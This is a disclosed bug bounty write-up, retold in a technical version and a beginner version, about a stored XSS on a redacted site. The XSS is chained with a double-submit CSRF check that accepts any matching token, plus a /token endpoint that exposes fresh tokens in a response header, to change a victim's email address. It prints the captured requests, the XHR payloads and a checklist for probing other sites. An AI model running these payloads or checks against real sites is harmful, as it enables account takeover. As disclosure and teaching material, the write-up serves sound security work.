XSS to account takeover
A stored XSS vulnerability allowed an attacker to run JavaScript in a victim's browser, but the session cookie was HttpOnly so it could not be stolen. The attacker bypassed CSRF protection by fetching a fresh CSRF token from a token endpoint and using it to change the victim's email address, leading to account takeover.

When doing a Bug Hunting and finding a Stored XSS bug, the imagination will usually get a big enough bounty that has been spinning around on the head. But sometimes the imagination fades when we try to insert document.cookie into the XSS payload and what appears is:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a web application on redacted.com that lets a signed-in user change the email address associated with their account through a JSON API call to /user/changeEmail. The application is built with AngularJS, and the session is carried in a JSESSIONID cookie. The report does not name the program or the product beyond the redacted host.
The write-up starts from a Stored XSS finding and turns it into an account takeover by chaining it with a weakness in how the application validates its CSRF token. The author is Tomi (@noobe_io), and the report was disclosed on 29 October 2019.
Setup
No special tooling is described. The researcher works from a browser, using the developer tools to observe requests and responses, and writes JavaScript payloads for the XSS. The preconditions are:
- A Stored XSS that executes in the context of the target origin.
- A victim who loads the page containing the stored payload while signed in.
- The session cookies being set
HttpOnly, sodocument.cookiecannot read them.
The requests shown use Chrome 77 on Windows, with Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,eu;q=0.6.
Finding it
A Stored XSS is usually enough to imagine a large bounty, but the imagination fades when the payload tries to read document.cookie and returns nothing:

The alert fires but is empty, because the site's cookies are set HttpOnly and cannot be read from JavaScript. With the session cookie out of reach, the next option is to use XMLHttpRequest from the injected script to force the victim to perform sensitive actions without their knowledge, such as changing a password or an email address.
Exploitation
Step 1: Inspect the sensitive request
The email change request looks like this:
POST /user/changeEmail HTTP/1.1
Host: redacted.com
Connection: close
Content-Length: 84
Sec-Fetch-Mode: cors
csrf-token: 3005c34f-4cea-4470-afe8-045f1c14a2af
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: */*
Sec-Fetch-Site: same-origin
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,eu;q=0.6
Cookie: JSESSIONID=[redacted]; csrf-[redacted]

{"email":"[redacted]"}
The request carries a csrf-token header intended to prevent CSRF, and the same value also appears in a csrf-token cookie. Because the token changes on every request, a blind cross-site request would normally fail.
Step 2: Test whether the token value matters
Looking closely, the header and the cookie hold the same value. The researcher replaced both with an arbitrary value, asu, and replayed the request:
POST /user/changeEmail HTTP/1.1
Host: redacted.com
Connection: close
Content-Length: 84
Sec-Fetch-Mode: cors
csrf-token: asu
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: */*
Sec-Fetch-Site: same-origin
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,eu;q=0.6
Cookie: JSESSIONID=[redacted]; csrf-token=asu;

{"email":"[redacted]"}
The response was:
{"changingEmailCompleted":true}
The email was changed. The email was changed, which means the csrf-token in the header can be anything as long as it matches the csrf-token in the cookie. Any value works as long as the two agree.
Step 3: Try to set the cookie from JavaScript
Since the existing cookies cannot be read, the researcher tried to add a new cookie with the chosen value:
<script>document.cookie="csrf-token=asu";</script>
The request that followed produced an error:

The message was Possible CSRF attack detected. Inspecting the request again showed why:
POST /user/changeEmail HTTP/1.1
Host: redacted.com
Connection: close
Content-Length: 84
Sec-Fetch-Mode: cors
csrf-token: asu
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: */*
Sec-Fetch-Site: same-origin
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,eu;q=0.6
Cookie: csrf-token=asu; JSESSIONID=[redacted]; csrf-[redacted]

{"email":"[redacted]"}
Two cookies named csrf-token are now present: the one just written and the original one. That duplication is what triggers the error. Since the cookies cannot be modified usefully, the only usable input is the csrf-token header, and it must carry a valid value.
Step 4: Find where a fresh token comes from
The site is built with AngularJS, no csrf-token value is stored in the HTML, and the cookie value changes with every request. That last point means the server must sometimes send a new cookie to the browser. Watching the background traffic revealed a request to the endpoint /token:
POST /token HTTP/1.1
Host: redacted.com
Connection: close
Content-Length: 84
Sec-Fetch-Mode: cors
csrf-token: 0b84028f-35de-4bd6-bf72-a0a776a7b3f2
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: */*
Sec-Fetch-Site: same-origin
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,eu;q=0.6
Cookie: JSESSIONID=[redacted]; csrf-[redacted]
The response sets a new token in both a cookie and a response header:
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Connection: close
Date: Fri, 04 Oct 2019 15:08:38 GMT
Server: nginx
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache, no-store, must-revalidate
Set-Cookie: csrf-[redacted] path=/; secure; HttpOnly
X-XSS-Protection: 1; mode=block
Pragma: no-cache
csrf-token: 725d97de-550d-4644-9579-d4b3e1209ded
Content-Security-Policy: frame-ancestors 'self'
X-Content-Type-Options: nosniff
[...]
The Set-Cookie line is HttpOnly, so JavaScript cannot read the cookie, but the same value is also returned in a plain csrf-token response header. Response headers are readable from JavaScript on the same origin, so the token can be fetched with XHR:
var xhr = new XMLHttpRequest();
var method = 'GET';
var url = 'https://redacted.com/token';
xhr.open(method,url,true);
xhr.send(null);

xhr.onreadystatechange = function()
{
 var token = xhr.getResponseHeader('csrf-token');
 alert(token);
}

The token was obtained successfully:
Step 5: Chain the token fetch with the email change
The final payload requests a fresh token, then uses it in the header of the email change request:
var xhr = new XMLHttpRequest();
var method = 'GET';
var url = 'https://redacted.com/token';
xhr.open(method,url,true);
xhr.send(null);

xhr.onreadystatechange = function()
{
 var token = xhr.getResponseHeader('csrf-token'); // ngambil token dari response header

 xhr.open("POST","https://redacted.com/user/changeEmail", true);
 xhr.withCredentials="true";
 xhr.setRequestHeader("csrf-token", token);
 xhr.setRequestHeader("Content-type", "application/json; charset=UTF-8");
 xhr.send('{"email":"[redacted]"}');
}
alert('Ups, You\'re pwned!');
The withCredentials flag makes the browser send the victim's cookies with the second request, and the token read from the response header is placed in the csrf-token header. The email address was changed successfully:

Root cause
The CSRF defence is a double-submit check: the server compares the csrf-token header with the csrf-token cookie and accepts the request when the two match. It never verifies the value against anything held server-side, so an attacker who can set both values to the same arbitrary string passes the check. The HttpOnly flag on the cookie blocks JavaScript from reading it, but it does not stop JavaScript from writing a second cookie of the same name, and the resulting duplicate cookie appears to be what the server rejects as a possible CSRF attack.
The design also exposes the token through a response header on /token, and because the header is readable by same-origin JavaScript, an XSS can fetch a valid token. The combination of a token that is only compared with itself and a token that is handed out to any same-origin script removes the protection entirely.
Impact
An attacker who can plant a Stored XSS payload can, when a signed-in victim views the affected page, change that victim's account email address without their knowledge. Changing the email address is the impact demonstrated in the report. The attack requires the victim to load the page carrying the payload while authenticated.
Fix
The report does not describe any fix applied by the vendor. Based on the behaviour shown, the token check should be tied to a server-side value associated with the session rather than compared only with a client-supplied cookie, and the token should not be exposed in a response header that same-origin JavaScript can read.
Variants to test
- Arbitrary double-submit values. Replace both the
csrf-tokenheader and cookie with the same random string and replay a state-changing request. A200with the action completed means the token is not validated server-side. - Token in a readable response header. Look for endpoints that refresh the token and check whether the value appears in a response header rather than only in an
HttpOnlycookie. A readable header means an XSS can obtain a valid token. - Duplicate cookie handling. From JavaScript, write a cookie with the same name as the CSRF cookie and observe the server response. A
Possible CSRF attack detectedstyle error confirms the server is comparing cookie values and may reveal how it parses duplicates. - Token refresh endpoints. Search background traffic for calls such as
/tokenthat issue new tokens. If the endpoint accepts a request without a valid existing token, it can be used to bootstrap the chain. - Stored XSS with
HttpOnlysessions. Whendocument.cookiereturns nothing, do not stop at the XSS. Enumerate the state-changing requests the application makes and test whether any of them can be driven from script with a token obtained elsewhere.
What happened, in plain words
A security researcher found a bug in a website that lets a malicious script run inside other people's browsers. Normally, that kind of bug is enough to steal a user's login session, because the script can read the browser's cookies. Cookies are small pieces of text a website asks the browser to store and send back with every request, and one of them usually proves who you are. But on this site the important cookie was marked HttpOnly, which is a setting that tells the browser: never let JavaScript see this cookie. So the script could run, but it could not read the session.
Instead of giving up, the researcher looked at what else the script could do. A script running on a page can send requests to the same website, as if the user had clicked something. The site had a feature to change the email address on an account, and that request was protected by a CSRF token. CSRF stands for Cross-Site Request Forgery: an attack where a different website quietly makes your browser send a request to a site you are signed in to. A CSRF token is a random value the site expects to see on sensitive requests, so that a request forged from elsewhere, which would not know the value, gets rejected.
The researcher found that the email change succeeded when the header and cookie held the same arbitrary value. The server only compared the token in the request header with the token in a cookie, and accepted the request if the two matched. That meant any value worked, as long as it was the same in both places. The cookie itself could not be read, but a request to the endpoint /token returned a new csrf-token in a response header, and response headers can be read by JavaScript on the same site. So the script could ask for a fresh token, read it, and then use it to change the victim's email address. Changing the email address is the impact demonstrated in the report.
The researcher is Tomi (@noobe_io), and the report was published on 29 October 2019. The site is referred to only as redacted.com; the report does not name the company or the product.
The pieces you need to know
Before walking through the steps, here are the basic ideas, because the rest of the article uses them constantly.
- A web request is what your browser sends to a website when you open a page or click a button. It has a method (like
GETto fetch something orPOSTto send something), a path (like/user/changeEmail), headers (extra labels with information), and sometimes a body (the data being sent). - An API is a way for programs to talk to a website without a human clicking. The site's own JavaScript uses it to load and change data. The email change feature is an API call: the browser sends a
POSTrequest with a small JSON body, and the server replies with JSON. JSON is just a text format for structured data, like{"email":"..."}. - A cookie is a small label the server sticks on your browser. The browser sends it back on every request to that site, so the server can recognise you. The session cookie here is called
JSESSIONID. HttpOnlyis a flag on a cookie that says JavaScript may not read it. It protects the session cookie from being stolen by a script, but it does not stop a script from doing things with the session, because the browser still sends the cookie automatically.- A CSRF token is a random string the site puts into a page or a cookie and expects back on sensitive requests. The idea is that an attacker on another site cannot know the string, so their forged request fails. It is like a cloakroom ticket: you only get your coat back if you present the matching ticket.
- XSS (Cross-Site Scripting) is a bug where an attacker gets their own JavaScript to run inside a victim's browser on the target site. Stored XSS means the malicious script is saved on the server (for example in a comment or profile field) and runs for every user who views that content.
XMLHttpRequest(XHR) is the browser feature that lets JavaScript send requests in the background, without reloading the page. It is the tool the researcher uses to make the victim's browser perform actions.- AngularJS is a JavaScript framework for building web pages. The report mentions it because it explains why the token is not sitting in the HTML source.
- Developer tools are the panel built into every browser (usually opened with F12) where you can watch requests and responses. That is the only tool the researcher needed.
The starting point: a stored XSS that cannot read cookies
When you find a Stored XSS, it is tempting to imagine a large bounty straight away. But the imagination fades when you try to put document.cookie into the payload and see what comes back:
The image shows the result of an alert that was supposed to print the site's cookies: it is empty. The popup appears, but there is nothing in it. The reason is that the site's cookies are set HttpOnly, so JavaScript cannot read them. The session cookie is out of reach.
This is an important moment. The XSS still runs, but the classic move, stealing the session cookie, does not work. So the next option is to use XMLHttpRequest from the injected script to make the victim's browser send requests to the site, forcing sensitive actions without the victim knowing. Examples are changing a password or changing an email address. The browser will attach the victim's cookies to those requests automatically, even though the script cannot read them. Think of it like a hotel key card: you cannot copy the card, but if you can get the guest to walk up to their own door, the door opens for them.
Step 1: Look at the sensitive request
The researcher first captured what the email change request looks like when done normally. It looks like this:
POST /user/changeEmail HTTP/1.1
Host: redacted.com
Connection: close
Content-Length: 84
Sec-Fetch-Mode: cors
csrf-token: 3005c34f-4cea-4470-afe8-045f1c14a2af
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: */*
Sec-Fetch-Site: same-origin
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,eu;q=0.6
Cookie: JSESSIONID=[redacted]; csrf-[redacted]

{"email":"[redacted]"}
Line by line:
POST /user/changeEmail HTTP/1.1says: send data to the path/user/changeEmail, using version 1.1 of the HTTP protocol.POSTis the method used when you are changing something on the server.Host: redacted.comnames the website being talked to.Connection: closeasks the server to close the connection after the reply.Content-Length: 84says the body is 84 bytes long.Sec-Fetch-Mode: corsis a label the browser adds to describe the kind of request;corsmeans it is a cross-origin style request made by script.csrf-token: 3005c34f-4cea-4470-afe8-045f1c14a2afis the CSRF token in a header. This is the value the site expects to see.X-Requested-With: XMLHttpRequestis a common label meaning the request came from JavaScript rather than a normal page load.User-Agent: ...identifies the browser and operating system. Here it is Chrome 77 on Windows.Content-Type: application/json; charset=UTF-8says the body is JSON text.Accept: */*says the browser will accept any kind of reply.Sec-Fetch-Site: same-originsays the request is going to the same site the page came from.Accept-Encoding: gzip, deflatelists the compression formats the browser can handle.Accept-Language: ...lists the languages the user prefers.- `Cookie: JSESSIONID=[redacted]; csrf-[redacted] is the cookie header. It carries the session cookie and a second cookie with the same name as the header, holding the same value.
- The blank line separates headers from the body.
{"email":"[redacted]"}is the body: the new email address, in JSON.
The key observation is that the csrf-token header and the csrf-token cookie hold exactly the same value. The token is meant to stop CSRF, and it changes on every request, so a blind forged request from another site would normally fail. That is the wall the researcher now has to get around.
Step 2: Test whether the token value actually matters
Looking closely, the header and the cookie match. So the researcher asked a simple question: does the server care what the value is, or only that the two match? To find out, both values were replaced with the arbitrary string asu, and the request was replayed:
POST /user/changeEmail HTTP/1.1
Host: redacted.com
Connection: close
Content-Length: 84
Sec-Fetch-Mode: cors
csrf-token: asu
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: */*
Sec-Fetch-Site: same-origin
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,eu;q=0.6
Cookie: JSESSIONID=[redacted]; csrf-token=asu;

{"email":"[redacted]"}
This is the same request as before, with one change: every occurrence of the long token value is now asu, in both the csrf-token header and the csrf-token cookie. Everything else is identical.
The response was:
{"changingEmailCompleted":true}
That single line is the server saying the email change went through. The researcher's reaction in the report is simply "Boom!".
What this proves is that the server does not check the token against a value it stored earlier. It only checks that the header value equals the cookie value. Any value works, as long as the two agree. The CSRF protection is therefore much weaker than it looks: it is like a bouncer who checks that your ticket matches your friend's ticket, but never checks whether either ticket is real.
Step 3: Try to set the cookie from JavaScript
Knowing that any matching pair works, the natural next idea is to make the victim's browser create the cookie itself. The script cannot read the existing cookies, but maybe it can write a new one. The researcher tried this script:
<script>document.cookie="csrf-token=asu";</script>
Line by line:
<script>starts a block of JavaScript inside the page.document.cookie="csrf-token=asu";asks the browser to store a cookie namedcsrf-tokenwith the valueasu. In JavaScript, assigning todocument.cookieis how you create or update a cookie.</script>closes the block.
The idea is: if the script can create a csrf-token cookie with a known value, then it can also send a request with the same value in the header, and the server will see a matching pair. But when the request was made, the response was an error:
The image shows the server's reply: Possible CSRF attack detected. The site refused the request.
To understand why, the researcher looked at the request again:
POST /user/changeEmail HTTP/1.1
Host: redacted.com
Connection: close
Content-Length: 84
Sec-Fetch-Mode: cors
csrf-token: asu
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: */*
Sec-Fetch-Site: same-origin
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,eu;q=0.6
Cookie: csrf-token=asu; JSESSIONID=[redacted]; csrf-[redacted]

{"email":"[redacted]"}
Look at the Cookie line. There are now two cookies named csrf-token: the one the script just wrote (asu) and the original one (0b84028f-35de-4bd6-bf72-a0a776a7b3f2). The session cookie sits between them. There are now two cookies named csrf-token, which seems to be the cause of the error.
So writing a cookie does not help. The cookies cannot be modified usefully. The only input left is the csrf-token header, and it must carry a valid value that matches the cookie the server already set. The problem becomes: where can the script get a valid token?
Step 4: Find where a fresh token comes from
The researcher knew the site is built with AngularJS, that no csrf-token value is stored in the HTML, and that the cookie value changes with every request. That last point is the clue. If the value changes on every request, the server must sometimes send a new cookie to the browser. The question is: when?
To answer it, the researcher watched the background traffic in the developer tools and found a request to the endpoint /token:
POST /token HTTP/1.1
Host: redacted.com
Connection: close
Content-Length: 84
Sec-Fetch-Mode: cors
csrf-token: 0b84028f-35de-4bd6-bf72-a0a776a7b3f2
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: */*
Sec-Fetch-Site: same-origin
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,eu;q=0.6
Cookie: JSESSIONID=[redacted]; csrf-[redacted]
This request is very similar to the email change request, but it goes to /token and has no body. It carries the current csrf-token in both the header and the cookie, and the session cookie. The response shows the server sending a new csrf-token.
The response was:
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Connection: close
Date: Fri, 04 Oct 2019 15:08:38 GMT
Server: nginx
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache, no-store, must-revalidate
Set-Cookie: csrf-[redacted] path=/; secure; HttpOnly
X-XSS-Protection: 1; mode=block
Pragma: no-cache
csrf-token: 725d97de-550d-4644-9579-d4b3e1209ded
Content-Security-Policy: frame-ancestors 'self'
X-Content-Type-Options: nosniff
[...]
Line by line:
HTTP/1.1 200 OKis the status line: the request succeeded.Content-Type: application/json;charset=UTF-8says the reply body is JSON.Connection: closesays the connection will be closed after the reply.Date: Fri, 04 Oct 2019 15:08:38 GMTis the server's clock at the time of the reply.Server: nginxnames the web server software.Expires: Thu, 01 Jan 1970 00:00:00 GMTis a date in the distant past, which tells the browser the content is already expired.Cache-Control: no-cache, no-store, must-revalidatetells the browser and any proxy not to store this response. That matters for a token: you do not want an old token cached and reused.Set-Cookie: csrf-[redacted] path=/; secure; HttpOnlyis the server giving the browser a newcsrf-tokencookie.path=/means it applies to the whole site,securemeans it is only sent over HTTPS, andHttpOnlymeans JavaScript cannot read it.X-XSS-Protection: 1; mode=blockis an old browser instruction about XSS filtering.Pragma: no-cacheis another no-cache instruction, for older clients.csrf-token: 725d97de-550d-4644-9579-d4b3e1209dedis the same new token, this time in a plain response header. This is the crucial line.Content-Security-Policy: frame-ancestors 'self'restricts which pages may embed this site in a frame.X-Content-Type-Options: nosniffstops the browser from guessing the content type.[...]means the report cut off the rest of the headers.
The Set-Cookie line is HttpOnly, so JavaScript cannot read the cookie. But the same value is also returned in a plain csrf-token response header, and response headers are readable by JavaScript running on the same site. That is the gap. The token is hidden in the cookie but handed out in the header.
So the researcher wrote a script to fetch the token with XHR:
var xhr = new XMLHttpRequest();
var method = 'GET';
var url = 'https://redacted.com/token';
xhr.open(method,url,true);
xhr.send(null);

xhr.onreadystatechange = function()
{
 var token = xhr.getResponseHeader('csrf-token');
 alert(token);
}
Line by line:
var xhr = new XMLHttpRequest();creates a new request object. This is the browser's built-in tool for sending requests from JavaScript.var method = 'GET';stores the HTTP method in a variable. Note that the captured request usedPOST, but this script usesGET; the report shows it this way.var url = 'https://redacted.com/token';stores the address to call.xhr.open(method,url,true);prepares the request. Thetruemeans asynchronous: the script keeps running while the request is in flight.xhr.send(null);actually sends the request, with no body.xhr.onreadystatechange = function() { ... }sets up a function that runs every time the request's state changes.var token = xhr.getResponseHeader('csrf-token');reads thecsrf-tokenvalue out of the response headers. This is the line that works only because the token is in a header rather than only in theHttpOnlycookie.alert(token);shows the token in a popup, so the researcher can confirm it was obtained.
The token was obtained successfully:
The image shows the popup with the CSRF token in it, confirming that the script can read a valid token from the response header.
Step 5: Chain the token fetch with the email change
Now the researcher had all the pieces. The final payload asks for a fresh token, reads it from the response header, and then uses it in the header of the email change request:
var xhr = new XMLHttpRequest();
var method = 'GET';
var url = 'https://redacted.com/token';
xhr.open(method,url,true);
xhr.send(null);

xhr.onreadystatechange = function()
{
 var token = xhr.getResponseHeader('csrf-token'); // ngambil token dari response header

 xhr.open("POST","https://redacted.com/user/changeEmail", true);
 xhr.withCredentials="true";
 xhr.setRequestHeader("csrf-token", token);
 xhr.setRequestHeader("Content-type", "application/json; charset=UTF-8");
 xhr.send('{"email":"[redacted]"}');
}
alert('Ups, You\'re pwned!');
Line by line:
var xhr = new XMLHttpRequest();creates the request object.var method = 'GET';andvar url = 'https://redacted.com/token';store the method and address for the token request.xhr.open(method,url,true);prepares the token request.xhr.send(null);sends it.xhr.onreadystatechange = function() { ... }runs when the token response comes back.var token = xhr.getResponseHeader('csrf-token');reads the fresh token from the response header. The comment// ngambil token dari response headeris Indonesian for "take the token from the response header".xhr.open("POST","https://redacted.com/user/changeEmail", true);reuses the same request object, this time preparing aPOSTto the email change endpoint.xhr.withCredentials="true";tells the browser to include the victim's cookies with this request. Without this, the request would go out without the session and the server would not know who the victim is.xhr.setRequestHeader("csrf-token", token);puts the freshly fetched token into thecsrf-tokenheader. This is the value that must match the cookie the server just set.xhr.setRequestHeader("Content-type", "application/json; charset=UTF-8");says the body is JSON.xhr.send('{"email":"[redacted]"}');sends the body: the new email address.alert('Ups, You\'re pwned!');shows a popup after the script has run, as a demonstration.
The withCredentials flag is what makes the browser send the victim's cookies with the second request. The token read from the response header is placed in the csrf-token header.
The email address was changed successfully:
The image shows the result: the account's email address has been changed to the attacker's address.
Why it works
The CSRF defence here is a double-submit check. The server accepts the request when the csrf-token header matches the csrf-token cookie, whatever the value. So an attacker who can set both values to the same arbitrary string passes the check. The HttpOnly flag on the cookie blocks JavaScript from reading it, but it does not stop JavaScript from writing a second cookie of the same name, and the resulting duplicate cookie appears to be what the server rejects as a possible CSRF attack.
The design also exposes the token through a response header on /token, and because the header is readable by same-origin JavaScript, an XSS can fetch a token. The combination of a token that is only compared with itself and a token that is handed out to any same-origin script removes the protection entirely.
What an attacker could do with it
An attacker who can plant a Stored XSS payload can, when a signed-in victim views the affected page, change that victim's account email address without their knowledge. The attack requires the victim to load the page carrying the payload while signed in.
How to fix it
The report does not describe any fix applied by the vendor. Based on the behaviour shown, the token check should be tied to a server-side value associated with the session rather than compared only with a client-supplied cookie, and the token should not be exposed in a response header that same-origin JavaScript can read.
Things to try on other sites
- Arbitrary double-submit values. Replace both the
csrf-tokenheader and cookie with the same random string and replay a state-changing request. A200with the action completed means the token is not validated server-side. - Token in a readable response header. Look for endpoints that refresh the token and check whether the value appears in a response header rather than only in an
HttpOnlycookie. A readable header means an XSS can obtain a valid token. - Duplicate cookie handling. From JavaScript, write a cookie with the same name as the CSRF cookie and observe the server response. A
Possible CSRF attack detectedstyle error confirms the server is comparing cookie values and may reveal how it parses duplicates. - Token refresh endpoints. Search background traffic for calls such as
/tokenthat issue new tokens. If the endpoint accepts a request without a valid existing token, it can be used to bootstrap the chain. - Stored XSS with
HttpOnlysessions. Whendocument.cookiereturns nothing, do not stop at the XSS. Enumerate the state-changing requests the application makes and test whether any of them can be driven from script with a token obtained elsewhere.
Glossary
- API: a way for programs to talk to a website or service, sending and receiving structured data instead of web pages.
- AngularJS: a JavaScript framework for building interactive web pages.
- Cookie: a small piece of text a website asks the browser to store and send back with every request to that site.
- CSRF (Cross-Site Request Forgery): an attack where another website tricks your browser into sending a request to a site you are signed in to.
- CSRF token: a random value a site expects on sensitive requests, meant to prove the request came from the site itself.
- Developer tools: the panel built into browsers for inspecting requests, responses and page code.
- Double-submit check: a CSRF defence that compares a token in a request header with the same token in a cookie, without checking either against a server-side value.
- Endpoint: a specific address on a website that accepts requests, such as
/tokenor/user/changeEmail. - Header: an extra label attached to a request or response, carrying information such as the content type or a token.
- HTTP: the protocol browsers and websites use to exchange requests and responses.
HttpOnly: a cookie flag that stops JavaScript from reading the cookie.- JSON: a text format for structured data, such as
{"email":"..."}. JSESSIONID: the name of the session cookie used by this site.- Same-origin: belonging to the same scheme, host and port, so scripts on the page can read responses from the site.
- Session cookie: a cookie that identifies a signed-in user to the server.
- Stored XSS: a Cross-Site Scripting bug where the malicious script is saved on the server and runs for users who view the affected content.
- XHR (
XMLHttpRequest): the browser feature that lets JavaScript send requests in the background. - XSS (Cross-Site Scripting): a bug that lets an attacker run their own JavaScript inside another user's browser on a website.





